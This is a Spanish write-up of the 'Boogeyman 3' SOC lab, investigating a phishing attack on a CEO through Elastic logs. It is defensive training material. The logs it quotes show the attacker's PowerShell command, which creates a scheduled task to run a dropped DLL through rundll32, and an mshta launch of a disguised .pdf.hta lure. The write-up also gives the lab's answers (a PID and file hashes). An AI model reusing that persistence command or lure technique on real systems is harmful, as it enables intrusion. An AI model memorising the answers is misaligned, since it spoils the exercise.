

Boogeyman 3

Andres Valdivieso

El hombre del saco emerge nuevamente de la oscuridad.

Introducción

Debido a los ataques previos del Coco, Quick Logistics LLC contrató a un proveedor de servicios de seguridad gestionada para gestionar su Centro de Operaciones de Seguridad. Lo que no sabían es que el Coco seguía al acecho, esperando el momento oportuno para regresar.

En esta sala, tendrás la tarea de analizar las nuevas tácticas, técnicas y procedimientos (TTP) del grupo de amenazas llamado Boogeyman.

**Prerrequisitos

Esta sala puede requerir la combinación de conocimientos adquiridos en la [Ruta SOC L1](#). Recomendamos completar las siguientes salas antes de intentar este desafío.

- [Sysmon](#)
- [ItsyBitsy](#)
- [Investigando con ELK](#)
- [El hombre del saco 1](#)
- [El hombre del saco 2](#)

**Plataforma de investigación

Antes de continuar, implemente la máquina conectada haciendo clic en el botón "Iniciar máquina" en la esquina superior derecha de la tarea. La máquina virtual proporcionada ejecuta un Elastic Stack (ELK), que contiene los registros que se utilizarán en toda la sala.

El caos interior

**Acephando en la oscuridad


Sin afectar las defensas de seguridad de Quick Logistics LLC, el Coco logró comprometer a uno de los empleados y permaneció en la sombra, esperando el momento oportuno para continuar el ataque. Aprovechando este acceso inicial al correo electrónico, los actores de amenazas intentaron ampliar el impacto atacando al director ejecutivo, Evan Hutchinson.

The screenshot shows an Outlook inbox with one unread email from 'Allie Sierra <allie.sierra@quicklogistics.org>' titled 'Urgent Financial Matter Requiring Immediate Attention'. The email was sent on 'Wed 8/23' and has a high importance indicator. The message body starts with 'Dear Evan,' and asks for urgent attention to review an important financial document. It ends with 'Best regards,' followed by the sender's contact information: Allie Sierra, Chief Finance Officer, Quick Logistics LLC, E: allie.sierra@quicklogistics.org, M: +1 (415) 555-3891.


El correo electrónico parecía sospechoso, pero Evan abrió el archivo adjunto a pesar del escepticismo. Tras abrir el documento adjunto y ver que no pasaba nada, Evan reportó el correo electrónico de phishing al equipo de seguridad.

**Investigación inicial

Tras recibir el informe de phishing por correo electrónico, el equipo de seguridad investigó la estación de trabajo del director ejecutivo. Durante esta actividad, el equipo descubrió el archivo adjunto en la carpeta de descargas de la víctima.



Además, el equipo de seguridad también observó un archivo dentro de la carga útil ISO, como se muestra en la imagen a continuación.



Por último, el equipo de seguridad presumió que el incidente ocurrió entre **el 29 y 30 de agosto de 2023**.

Dados los hallazgos iniciales, se le ha encomendado la tarea de analizar y evaluar el impacto del compromiso.

Responda las preguntas a continuación

Para este escenario tenemos el acceso a Elastic Search por lo que contamos con la información almacenada en este así que lo primero es cargar la interfaz de Elastic y entrar a mirar que información tenemos:

Lo primero que hice al ingresar es darle al botón de discover

10.201.105.157/app/home#/

Course Active paginas trabajos YouTube Cursos IA pentester Outlook YouTube Portal del grupo de... Quién está viendo?... Gemini ChatGPT Blackbox AI Code C... NotebookLM LinkedIn BBVA :: Colombia Todos los marcadores

Welcome home

Analytics

- Overview
- Discover **Discover**
- Dashboard
- Canvas
- Maps
- Machine Learning
- Visualize Library

Enterprise Search

- Overview
- App Search
- Workplace Search

Observability

- Overview
- Alerts
- Cases
- Logs
- Metrics
- APM
- Uptime

Add integrations

Get started by adding integrations

To start working with your data, use one of our many ingest options. Collect data from an app or service, or upload a file. If you're not ready to use your own data, add a sample data set.


+ Add integrations Try sample data Upload a file

Enterprise Search Observability Security Analytics

Create search experiences with a refined set of APIs and tools. Consolidate your logs, metrics, application traces, and system availability with purpose-built UIs. Prevent, collect, detect, and respond to threats for unified protection across your infrastructure. Explore, visualize, and analyze your data using a powerful suite of analytical tools and applications.

Management Dev Tools Stack Management

Manage permissions Monitor the stack Back up and restore Manage index lifecycles



Ahora ajusto el tiempo para el intervalo que necesito analizar


Search KQL Last 1 year Show dates Refresh

winlogbeat-*

Search field names Filter by type Available fields

No results match your search criteria

Expand your time range Try searching over a longer period of time.



Por último, el equipo de seguridad presumió que el incidente ocurrió entre el 29 y 30 de agosto de 2023 .

Search KQL Aug 29, 2023 @ 00:00:00.000 → Aug 30, 2024 @ 23:30:00.000 Options New Open Share Inspect Save Update

winlogbeat-*


Search field names Filter by type Available fields

No results match your search criteria

Expand your time range Try searching over a longer period of time.

	August						2024	
Su	Mo	Tu	We	Th	Fr	Sa		
28	29	30	31	1	2	3	20:30	21:00
4	5	6	7	8	9	10	21:30	22:00
11	12	13	14	15	16	17	22:00	22:30
18	19	20	21	22	23	24	22:30	23:00
25	26	27	28	29	30	31	23:00	23:30

End date Aug 30, 2024 @ 23:30:00.000



Con esto ya tenemos los logs:

The screenshot shows the Elastic Stack interface with the 'Discover' tab selected. A search bar at the top contains the query 'winlogbeat-*'. Below the search bar is a histogram titled '28,302 hits' showing log count over time from August 29, 2023, to August 30, 2024. The chart has a y-axis from 0 to 25,000 and an x-axis with major ticks every month. The main pane displays a table of log entries. The first entry is: Aug 30, 2023 @ 02:14:40.524 @timestamp: Aug 30, 2023 @ 02:14:40.524 agent.ephemeral_id: f0cec2ec-4167-46c6-b300-6e294e1a606e agent.hostname: DC01 agent.id: 766b8cbf-f3b4-4632-8645-34cc4a8b66bc agent.name: DC01 agent.type: winlogbeat agent.version: 7.17.6 cloud.account.id: 739930428441 cloud.availability_zone: eu-west-1b cloud.image.id: ami-0a74f3286b391a01e cloud.instance.id: i-08982894310e2c3f6 cloud.machine.type: t2.medium cloud.provider: aws cloud.region: eu-west-1 cloud.service.name: EC2 ecs.version: 1.12.0 event.action: logged-in event.category: authentication event.code: 4624 event.created: Aug 30, 2023 @ 02:14:41.591 event.kind: event event.module: security event.outcome: success event.provider: Microsoft-Windows-Security-Auditing event.type: start host.architecture: x86_64 host.hostname: DC01 host.id: c5d2b969-b61a-4159-8f78-... The table continues with four more log entries, each identical to the first one.

¿Cuál es el PID del proceso que ejecutó la carga útil de la etapa inicial 1?

Con todo lo anterior y el enunciado sabemos que lo que el PID que buscamos esta asociado al **ProjectFinancialSummary_Q3.pdf**. que es el artefacto encontrado así que realizamos la búsqueda:

The screenshot shows the Elastic Stack interface with the 'Discover' tab selected. A search bar at the top contains the query 'ProjectFinancialSummary_Q3.pdf'. Below the search bar is a histogram titled '4 hits' showing log count over time from August 29, 2023, to August 30, 2024. The chart has a y-axis from 0 to 4 and an x-axis with major ticks every month. An 'Autocomplete is now faster!' message box is displayed in the center. The main pane displays a table of log entries. The first entry is: Aug 29, 2023 @ 23:51:16.809 message: Process Create: RuleName: - UtcTime: 2023-08-29 23:51:15.809 ProcessGuid: {6682e687-8474-64ee-d701-000000001200} ProcessId: 6204 Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe FileVersion: 10.0.18362.1 (WinBuild.160101.0800) Description: Windows PowerShell Product: Microsoft Windows Operating System Company: Microsoft Corporation OriginalFileName: PowerShell.EXE CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" \$A = New-ScheduledTaskAction -Execute 'rundll32.exe' -Argument '\$C:\Users\EVAN-1.HUT\AppData\Local\Temp\review.dat,DllRegisterServer'; \$T = New-ScheduledTaskTrigger -Daily -At 06:00; \$S = New-ScheduledTaskSettingsSet; \$P = New-ScheduledTaskPrincipal \$env:username; \$D = New-ScheduledTask -Action \$A -Trigger \$T -Principal \$P -Settings \$S; Register-ScheduledTask Review -InputObject \$D -Force; The table continues with four more log entries, each identical to the first one.

message:

```
Process Create: RuleName: - UtcTime: 2023-08-29 23:51:15.856 ProcessGuid: {6682e687-8473-64ee-d301-000000001200} ProcessId: 6392 Image: C:\Windows\SysWOW64\mshta.exe FileVersion: 11.00.18362.1 (WinBuild.160101.0800) Description: Microsoft (R) HTML Application host Product: Internet Explorer Company: Microsoft Corporation OriginalFileName: MSHTA.EXE CommandLine: "C:\Windows\SysWOW64\mshta.exe" "D:\==ProjectFinancialSummary_Q3==.pdf.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5} CurrentDirectory: D:\ User: QUICKLOGISTICS\evan.hutchinson LogonGuid: {6682e687-82ab-64ee-8c04-370000000000} LogonId: 0x37048C TerminalSessionId: 3 IntegrityLevel: Medium Hashes: MD5=665D512BB2727713783B73F1B7FEB808, SHA256=4B82CFC44029D3D8462D60322FA0DBDE20F36C9C6791FA6F9B9F6A96FE4 4BF09, IMPHASH=4CB8A74361E70A5FF774A0A1A7C65989 ParentProcessGuid: {6682e687-...
```

Análisis del log

- **Proceso ejecutado:**

Image: C:\Windows\SysWOW64\mshta.exe

mshta.exe es el binario legítimo de Microsoft usado para ejecutar **archivos HTA (HTML Applications)**. Es un binario muy usado en ataques porque permite ejecutar código malicioso bajo la apariencia de un archivo legítimo.

- **Archivo invocado:**

CommandLine: "C:\Windows\SysWOW64\mshta.exe" "D:\ProjectFinancialSummary_Q3.pdf.hta"

El supuesto PDF (**ProjectFinancialSummary_Q3.pdf**) no era un PDF real, sino que tenía la extensión doble **.pdf.hta**. Esto es una técnica clásica de **spear phishing**: confundir al usuario haciéndole creer que abre un documento, pero en realidad está ejecutando un script HTA.

Eso significa que el proceso malicioso que ejecutó el archivo **ProjectFinancialSummary_Q3.pdf.hta** mediante **mshta.exe** corrió bajo el **PID 6392**.

- **Usuario afectado:**

User: QUICKLOGISTICS\evan.hutchinson

👉 La víctima fue el **CEO Evan Hutchinson**, lo que coincide con el objetivo de alto valor mencionado en la introducción del reto.

- **Indicadores hash del artefacto:**

MD5=665D512BB2727713783B73F1B7FEB808

SHA256=4B82CFC44029D3D8462D60322FA0DBDE20F36C9C6791FA6F9B9F6A96FE44BF09

